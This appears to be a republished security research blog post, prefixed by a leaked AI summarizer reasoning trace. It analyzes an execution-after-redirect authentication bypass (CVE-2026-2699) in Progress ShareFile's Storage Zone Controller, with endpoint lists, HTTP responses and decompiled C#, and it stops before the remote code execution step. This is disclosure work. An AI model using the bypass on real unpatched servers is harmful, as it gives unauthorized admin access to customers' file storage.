
好的,我现在需要帮用户总结一篇文章的内容,控制在100字以内。用户的要求是直接写文章描述,不需要以“文章内容总结”或“这篇文章”等开头。 首先,我通读了整篇文章,发现它主要讨论了Progress ShareFile软件中的两个漏洞:CVE-2026-2699和CVE-2026-2701。这两个漏洞分别涉及认证绕过和远程代码执行。文章详细描述了漏洞的发现过程、影响以及修复版本。 接下来,我需要提取关键信息:软件名称、漏洞类型、影响范围、修复版本和时间线。同时,要确保语言简洁明了,不超过100字。 然后,我考虑如何将这些信息整合成一个连贯的句子。例如,说明软件名称、漏洞类型、影响范围以及修复情况。 最后,检查字数是否符合要求,并确保没有使用任何不需要的开头语句。 </think> 这篇文章讨论了Progress ShareFile软件中的两个漏洞(CVE-2026-2699和CVE-2026-2701),分别导致认证绕过和远程代码执行。这些漏洞影响ShareFile的Storage Zone Controller组件,并已被修复于5.12.4版本中。 2026-4-2 10:1:26 Author: labs.watchtowr.com(查看原文) 阅读量:41 收藏
If you squint and look at the CISA KEV list, you might think it's made up exclusively of vulnerabilities in file transfer solutions.
While this would be wrong (and you shouldn’t squint, it’s bad for your eyes), file transfer solutions do play a decent role in the CISA KEV list due to how fondly threat actors, APT groups, and ransomware gangs alike perceive them.
The following represent industry-defining historical incidents:
- The MOVEit breach in 2023,
- Cleo Harmony, VLTrader and LexiCom in 2024, or,
- Fortra’s GoAnywhere, with mysterious active exploitation in 2025.
Today, we find ourselves analyzing the journey we took to discover multiple vulnerabilities in Progress ShareFile, ultimately chained together to achieve Pre-Authenticated Remote Code Execution - and sharing more memes.
What is Progress ShareFile?
A software suite that was previously owned by Citrix but later acquired by Progress in 2024.
In ShareFile’s own words:
ShareFile software gives you a structured, secure space to work with clients - share files, collect signatures, request data, and manage to-dos in one place, improving collaboration and the experience around it.
At first glance at the software’s descriptions and signup process, one might assume that ShareFile is a SaaS-based company, which is typically out of our scope. You would be partially right; however, ShareFile maintains an on-premises, extended solution called its “Storage Zone Controller”.
The Storage Zone Controller in ShareFile is a customer-managed gateway that keeps your files in your own storage (on-prem or cloud) while still using ShareFile’s SaaS interface. It handles secure file transfers, authentication, and policy enforcement, letting you control where data is stored while ShareFile manages access and sharing.
So it’s like SaaS in that you can authenticate and manage your files; actually, the data isn’t stored within ShareFiles infrastructure. It can be configured to be hosted on the local file system, SMB servers, cloud bucket storage, etc.
This is likely important for customers who, for whatever reasons, cannot use ShareFiles infra, such as data sovereignty, regulatory requirements, and just security hygiene.

To get an idea of how prevalent this Storage Zone Controller is, a quick Internet search reveals circa 30,000 instances.
What Are We Rambling About Today?
In this post, we’ll walk through vulnerabilities we discovered in Progress ShareFile that allowed us to achieve pre-auth RCE on what was, at the time of research, fully patched to latest.
Today, we’ll be discussing, analyzing and chaining the following:
- CVE-2026-2699 / WT-2026-0006 - Authentication Bypass
- CVE-2026-2701 / WT-2026-0007 - Remote Code Execution
ShareFile comes in two major branches for applications hosted within an IIS setup:
- Branch 6.x - Built using .NET Core
- Branch 5.X - Built using ASP.NET
Although our research did at different points focus on both branches, both vulnerabilities discussed today are specific to branch 5.X - specifically, we identified these new vulnerabilities within version StorageCenter_5.12.3 which was the latest version at the time of writing.
These vulnerabilities were resolved in version 5.12.4 , release to ShareFile customers on branch 5.x on March 10, 2026.
Dissecting The ShareFile Storage Zone Controller
We set out with the goal of trying to achieve a complete compromise of a ShareFile Storage Zone Controller from a Pre-Authenticated perspective, that's right, today we’re talking about Remote Code Execution.
The installation is straightforward in that the files are present in the IIS directory C:\inetpub\wwwroot\ShareFile and the application is registered under the IIS “Default Web Site”. Before continuing, it's vital to get set up. We extracted and decompiled all the applications' .dll files into their respective C# code.
Post installation, a configuration page is launched from localhost to authenticate the ShareFile instance to its connected SaaS user. To clarify, ShareFile has a cloud offering, which is their “SaaS”, this is Progress’s main interface and infrastructure for managing files. Accounts can be created through their website without a sales approval process.

We configured this and set up the Storage Zone Controller to work as if it were running within a production environment. This includes:
- Authenticating and connecting the Zone Controller to the Progress SaaS
- Creating a Primary Zone which hosts the files on a local file server (Not Progress’s SaaS environment).
With all web applications, it's imperative to understand where we, as attackers, can interact with the application's code from an external, pre-authenticated perspective.
.NET applications such as this have a variety of ways in which interaction can be achieved, for example, with ShareFile, there are:
- ASHX, ASMX, and ASPX extension files, which execute scripted code. It is also possible for additional code to be introduced and referenced in these files through compiled DLLs.
- Routes such as REST endpoints defined within the
web.configthat is also backed by the DLL’s code
Whenever looking at large .NET applications such as this, we typically go through the motions of our methodology by first looking at the easier-to-read, script files (ashx, aspx, asmx etc) before we look through the large dll files which will contain things such as REST API.
Before diving into the code itself, it's important to see how the application responds when each script file/endpoint is requested. Usually, with questions in mind, such as: What status code is returned? What is the content length? What is the content type?. Keep in mind the application is a living, agile thing, and poking it can reveal traits not obvious in the code.
There’s No Authentication Bypass Here? WT-2026-0006 (CVE-2026-2699) - Authentication Bypass Vulnerability
To start, we list out all of the .aspx files within the application and send requests to the server to observe the response. The list of endpoints is:
/AdvancedStatus.aspx
/cifs/upload-streaming-2.aspx
/cifs/upload.aspx
/ConfigService/Admin.aspx
/ConfigService/Login.aspx
/ConfigService/Networking.aspx
/ConfigService/PreFlightCheck.aspx
/ConfigService/SMTPConfig.aspx
/ConfigService/UpdatePassphrase.aspx
/documentum/upload-streaming-2.aspx
/documentum/upload.aspx
/heartbeat.aspx
/ProxyService/rest/storagecenter.aspx
/rest/queue.aspx
/sp/upload-streaming-2.aspx
/sp/upload.aspx
/thumbnail.aspx
/upload-resumable-1.aspx
/upload-resumable-2.aspx
/upload-resumable-3.aspx
/upload-singlechunk.aspx
/upload-streaming-1.aspx
/upload-streaming-2.aspx
/upload-threaded-1.aspx
/upload-threaded-2.aspx
/upload-threaded-3.aspx
/upload.aspx
We’re looking for differentials that might encourage a closer look, typically endpoints that don’t redirect to authentication or return status codes 401 or 403.
We quickly observed that the configuration endpoints that we set up the application earlier with, such as /ConfigService/Login.aspx return a HTTP Status Code 403 (Forbidden), it is only accessible if you try to access it from the host itself (the localhost 127.0.0.1).
Whilst perusing through the status code and responses of each endpoint, we come across what can only be described as an anomaly for /ConfigService/Admin.aspx . See if you can spot what it is?
HTTP/1.1 302 Found
Cache-Control: private,no-store
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Location: /ConfigService/Login.aspx?callerpage=Admin
Server: Microsoft-IIS/10.0
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 540
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: GET, POST, PATCH, DELETE, OPTIONS, HEAD
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Date: Mon, 23 Mar 2026 01:59:44 GMT
Content-Length: 22448

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/ConfigService/Login.aspx?callerpage=Admin">here</a>.</h2>
</body></html>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "<http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd>">

<html xmlns="<http://www.w3.org/1999/xhtml>">
<head id="ctl00_Head1"><title>
	ShareFile - Where Companies Connect
</title>
[... Truncated ...]
When accessing the endpoint through a browser, you’re redirected via the Location header to authenticate via Login.aspx which 403’s as mentioned before (it's only for localhost access).

What is anomalous here is the rather large Content-Length and the content displayed in the body (we’ve truncated this). This is quite peculiar and not something we’ve seen before, not at least within a .NET application.
For those unfamiliar, a behavior that was neither common nor unheard of was present in PHP applications. In certain circumstances, developers might have implemented functionality that checks for authentication and redirects the user, but forget to die(), resulting in the rest of the script and its accessible functionality executing. This is known as “CWE-698: Execution After Redirect (EAR)”.
Friends of the Internet, we have what we need to begin - an authentication bypass.
Ok, But, What?
Well, let's walk through this.
If you're so inclined to test this through your browser, you can modify the HTTP response with whatever tool you please, drop the Location header, and see that the admin panel renders.
Enterprise-grade doo doo doo babyshark~

The above shows what is visible after removing the redirecting Location header, allowing the rest of the body to be rendered in the browser.
Functionality is presented to us that can be interacted with without authentication, but we’ll get to that. First, let's work out, at a code level, what has gone wrong here.
Looking through the source of the file Admin.aspx we can see references to a class "ConfigService.Admin" . As always, the code for this class is in the DLL files we decompiled earlier.
protected void Page_Load(object sender, EventArgs e)
		{
			this._logger.LogDebug("Page_Load Enter", Array.Empty<object>());
			this.Master.ActionHeader = "Select ShareFile " + (Admin.isMultiTenant ? "Multi-Tenant " : string.Empty) + "StorageZone";
			this.Master.HeaderTitle = "<span class=\\"ico24 icoAdmin\\"></span>" + (Admin.isMultiTenant ? "Multi-Tenant " : string.Empty) + "StorageZone Setup";
			if (!this._sessionHelper.IsSessionAuthenticated(HttpContext.Current.Session)) // <---- [0]
			{
				this._logger.LogDebug("Not authenticated", Array.Empty<object>());
				string redirectPathWithCallerInfo = this._redirectionHelper.GetRedirectPathWithCallerInfo(WebPage.Login, WebPage.Admin);
				this._redirectionHelper.RedirectAndCompleteRequest(new HttpContextWrapper(HttpContext.Current), redirectPathWithCallerInfo); // <---- [1]
				return;
			}
If we look at the ConfigService.Admin initialisation function Page_Load() above, we can see how authentication is checked at [0] and a redirect is introduced via [1] to the function RedirectAndCompleteRequest() .
		public void RedirectAndCompleteRequest(HttpContextBase httpContext, string redirectPath)
		{
			httpContext.Response.Redirect(redirectPath, false); // <---- [2]
			HttpApplication applicationInstance = httpContext.ApplicationInstance;
			if (applicationInstance == null)
			{
				return;
			}
			applicationInstance.CompleteRequest();
		}
Looking deeper into the redirect helper function RedirectAndCompleteRequest() pasrted above, we can see that the HTTP response is redirected using the native httpContext.Response.Redirect at [2] .
Now, this all looks above board, but those who have spent their time diving through C# code will notice an oddity: two arguments are passed to the Redirect() function, a String, and a Boolean.
In most common uses of this function, you'll find only a String value, which is where the redirect URI should be, i.e:
Redirect(’/ConfigService/Login.aspx?callerpage=Admin').
However, in this implementation, the Boolean false is additionally supplied :
Redirect(’/ConfigService/Login.aspx?callerpage=Admin',**false**).
Looking through the Microsoft documentation for this functionality sheds some light on what this additional Boolean argument is for:

As can be seen within the second row, the Boolean’s value determines if the execution of the current page should terminate. In this particular instance, as ShareFile supplies the false flag:
- The Response is a Status Code 302 redirecting to
/ConfigService/Login.aspx?callerpage=Admin- This is a good thing
- The remaining functionality within the
ConfigService.AdminClass is executed, not terminated.- This is not a good thing
Onwards To RCE
Armed with our newly minted Authentication Bypass vulnerability, we charged on.
Immediately, though, we're presented with two options on /ConfigService/Admin.aspx:
- Create new Zone
- Join existing Zone
A Zone configuration determines how the instance's files and data are stored.
This is the key distinguishing feature of using the On-Premise Zone controller rather than relying solely on ShareFile’s SaaS/Cloud offering. It gives enterprises the ability to store their files on their infrastructure via the Storage Repository field.
This can be in various shapes and forms, including:
- SharePoint
- AWS S3 Buckets, Azure Storage Containers
- SMB Servers
- Local File System

From an external perspective, going through the flow of trying to “Create new Zone” presented errors that we were not able to overcome, so we quickly moved on from this function and looked at what was possible with “Join existing Zone”, which will be present in most, if not all, the exposed Storage Zone Controllers on the Internet. (Why would you have a Zone Controller if it wasn’t configured?).

To test whether the functionality is both accessible and actionable from our pre-authenticated perspective, we configured the Zone to connect to a Local network share, with the hope of making a slight modification as a litmus test.

There are various fields that can be modified, and we’ll try to simplify their purpose:
| Field | Purpose |
|---|---|
| Zone | Zone name |
| Primary Zone Controller | URL of the Primary Zone, as such it is possible to an array of zone controllers that get their configuration from a Primary Zone. |
| Hostname | Hostname of the installation |
| External Address | This is the Internet facing URL for which the ShareFile SaaS can reach the instance to sync configs, data etc |
